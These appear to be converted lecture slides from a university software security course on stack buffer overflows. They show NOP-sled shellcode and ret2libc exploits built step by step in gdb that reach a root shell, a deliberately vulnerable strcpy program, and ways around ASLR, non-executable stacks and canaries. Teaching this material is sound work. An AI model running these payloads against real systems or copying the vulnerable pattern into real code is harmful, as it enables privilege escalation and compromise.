
- ◆ Time Consuming
- ◆ Very Unreliable
- ◆ ShellCode may change location depending on platform, current environment or even bad weather condition
- ◆ Looking for exact memory location is boring





■ NOP (No Operation) Sled

- NOP is a special instruction that is not doing anything
- Used by compilers etc
- We can use NOP Sled in order to increase the memory range we need to hit
- We will be using the most common No Operation instruction - 0x90





Exploitation

We will do the following:

- 100 Bytes Nops
- 29 Bytes Shell Code
- 3 Bytes Garbage
- 4 Bytes Memory Address

```
user@wargame:/demo$ gdb ./demo2
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".

(gdb) r `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."CCCC"'`
Starting program: /demo/demo2 `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."CCCC"'`

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```




Exploitation


```
(gdb) x/150x $esp
0xbffff9b0: 0xbffffb00 0xbffffa54 0xbffff9d8 0x080484c9
0xbffff9c0: 0xbffff9e0 0xbffff9e0 0xbffffa28 0xb7ec7ea8
0xbffff9d0: 0x00000000 0xb8000cc0 0xbffffa28 0xb7ec7ea8
0xbffff9e0: 0x00000002 0xbffffa54 0xbffffa60 0x00000000
0xbffff9f0: 0xb7dfff4 0x00000000 0xb8000cc0 0xbffffa28
0xbffffa00: 0xbffff9e0 0xb7ec7e6d 0x00000000 0x00000000
0xbffffa10: 0x00000000 0xb7ff6090 0xb7ec7ded 0xb8000ff4
0xbffffa20: 0x00000002 0x08048320 0x00000000 0x08048341
0xbffffa30: 0x080483e6 0x00000002 0xbffffa54 0x080484b0
0xbffffa40: 0x08048460 0xb7ff6c40 0xbffffa4c 0xb80014e4
0xbffffa50: 0x00000002 0xbffffb58 0xbffffb64 0x00000000
0xbffffa60: 0xbffffbed 0xbffffbfd 0xbffffc08 0xbffffc28
0xbffffa70: 0xbffffc3b 0xbffffc45 0xbffffec0 0xbffffecc
0xbffffa80: 0xbffffef9 0xbfffff0d 0xbfffff1c 0xbfffff26
0xbffffa90: 0xbfffff37 0xbfffff40 0xbfffff57 0xbfffff67
0xbffffaa0: 0xbfffff6f 0xbfffff7c 0xbfffffae 0xbfffffce
0xbffffab0: 0x00000000 0x00000020 0xb7fea400 0x00000021
0xbffffac0: 0xffffe000 0x00000010 0x0febfbff 0x00000006
0xbffffad0: 0x00001000 0x00000011 0x00000064 0x00000003
0xbffffae0: 0x08048034 0x00000004 0x00000020 0x00000005
0xbffffaf0: 0x00000007 0x00000007 0xb7feb000 0x00000008
0xbffffb00: 0x00000000 0x00000009 0x08048320 0x0000000b
0xbffffb10: 0x000003e8 0x0000000c 0x000003e8 0x0000000d
0xbffffb20: 0x000003e8 0x0000000e 0x000003e8 0x00000017
0xbffffb30: 0x00000000 0x0000000f 0xbffffb4b 0x00000000
0xbffffb40: 0x00000000 0x00000000 0x69000000 0x00363836
0xbffffb50: 0x00000000 0x00000000 0x6d65642f 0x65642f6f
0xbffffb60: 0x00326f6d 0x90909090 0x90909090 0x90909090
0xbffffb70: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb80: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffb90: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffba0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffbb0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffbc0: 0x90909090 0x90909090 0xdb31c031 0xd231c931
```



Exploitation

```
user@wargame:/demo$ ./demo2 `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."\x70\xfb\xff\xbf"'`  
sh-3.1# exit  
exit  
user@wargame:/demo$ ./demo2 `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."\x80\xfb\xff\xbf"'`  
sh-3.1# exit  
exit  
user@wargame:/demo$ ./demo2 `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."\x8c\xfb\xff\xbf"'`  
sh-3.1# exit  
exit
```






Exploitation

- There are many other techniques for exploitation
- ShellCode may be put in environment, argv[0], other places within a program
- Exploit writers should construct a reliable environment
- One mistake may lead to a program crash, BoF exploits are rarely used by consultants






Protection Mechanisms

- Buffer Overflow existed for a while
- There are many techniques developed to prevent exploitation of buffer overflows
- Most can be defeated, however a combination of protection mechanisms provides a reasonable security






- Address Space Layout Randomization
 - ◆ First implemented in PaX for Linux in 2001
 - ◆ If library addresses, stack, heap etc are **ALL** randomized an attacker wouldn't know where to redirect the execution
 - ◆ All binaries must be recompiled as relocatable objects
 - ◆ Can read more at <http://pax.grsecurity.net/docs/>





■ It is not perfect

- ◆ Not Everything is randomized (binaries are not recompiled by most distributions)
- ◆ Return to Code (within programs) is possible
- ◆ Possible to brute-force if using NOP is an option
- ◆ Forked processes use the same layout as host process
- ◆ <http://www.stanford.edu/~blp/papers/asrandom.pdf>




```
/*
Royal Holloway
Software Security - January 2008
aslr.c
*/

#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int func(char *input){
    char c[1024];
    strcpy(c, input);
    return 0;
}


int main(int argc, char *argv[]){


    if(argc != 2){
        printf("%s %s %s\n", "Usage: ", argv[0], "<string>");
        exit (-1);
    }
    func(argv[1]);
    return 0;
}
```



Non-Executable Stack

- Exploitation of most buffer overflow attacks relied on loading ShellCode to stack (as we did before) and redirect execution to it
- Non-Executable stack renders this technique useless, since the data on stack cannot be executed
- Implemented in most operating systems
- Initially implemented as a kernel patch for Solaris 2.4/2.5 in 1996






Non-Executable Stack

- Soon after release many techniques appeared to bypass Non-Executable Stack protection
- Most rely on the fact that code can be executed anywhere else apart from stack
- Initially attacks were implemented as ret2libc with more techniques appearing later





Non-Executable Stack

- By itself easily defeated
- However in combination with ASLR will provide a strong defense layer
- ASLR is often regarded as Non-Executable Stack protection





Non-Executable Stack

```
user@wargame:/demo$ gdb -q demo2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x80483f4
(gdb) r
Starting program: /demo/demo2
```

```
Breakpoint 1, 0x080483f4 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ee8990 <system>
```

Address of system() is 0xb7ee8990

```
(gdb) x/s 0xbffffbed
0xbffffbed: "SHELL=/bin/bash"
(gdb) x/s 0xbffffbf3
0xbffffbf3: "/bin/bash"
```

```
(gdb) p exit
$1 = {<text variable, no debug info>} 0xb7ede2e0 <exit>
```

We now have most of what we need and just need to find /bin/sh.

```
(gdb) x/s 0xbffffbed
0xbffffbed: "SHELL=/bin/sh"
(gdb) x/s 0xbffffbf3
0xbffffbf3: "/bin/sh"
```

Now we should construct the exploiting string:


```
sh-3.1$ ./demo2 `perl -e 'print "A"x132 ."\x90\x89\xee\xb7ABCD\xf3\xfb\xff\xbf"'`
sh: ??????ABCD?????: command not found
Segmentation fault
```


It looks like the gdb environment is different from our shell and "/bin/sh" moved.
After several more attempts:

```
user@wargame:/demo$ ./demo2 `perl -e 'print "A"x132 ."\x90\x89\xee\xb7\xe0\xe2\xed\xb7\x11\xfc\xff\xbf"'`
sh-3.1# id
uid=1000(user) aid=1000(user) euid=0(root) eaid=0(root)
```




- Places a value (4 bytes) between program data and control data
- Commonly exploitation of stack buffer overflow involves overwriting return address
- If Return address is overwritten so is canary
- If canary Does not match program is terminated






- Stack Guard (0x000aff0d)
- 0x00 Terminates execution of strcpy()
- 0x0a Terminates execution of gets()
- This type of canary is called “Terminator canary”
- Other canaries exist, such as NULL canary – 0x00000000 and random XOR canary, which is randomly XORed against return address, however only the terminator is currently used






- It seems that it's not possible to overwrite a return address in usual way
- However local variables are not protected
- Saved Frame Pointer is not protected
- Program may be modified in any way until the function returns





- Number of attacks are possible
- Under some condition, where attacker has unlimited control to memory of the process a GOT table entries may be overwritten
- Relocation of local variables by pointing callers frame to GOT





- Stack Protection techniques exist
- Most are effective when supported by other protection methods
- Stack Overflow exploitation is significantly more difficult (But not impossible)
- Shift is towards web application hacking

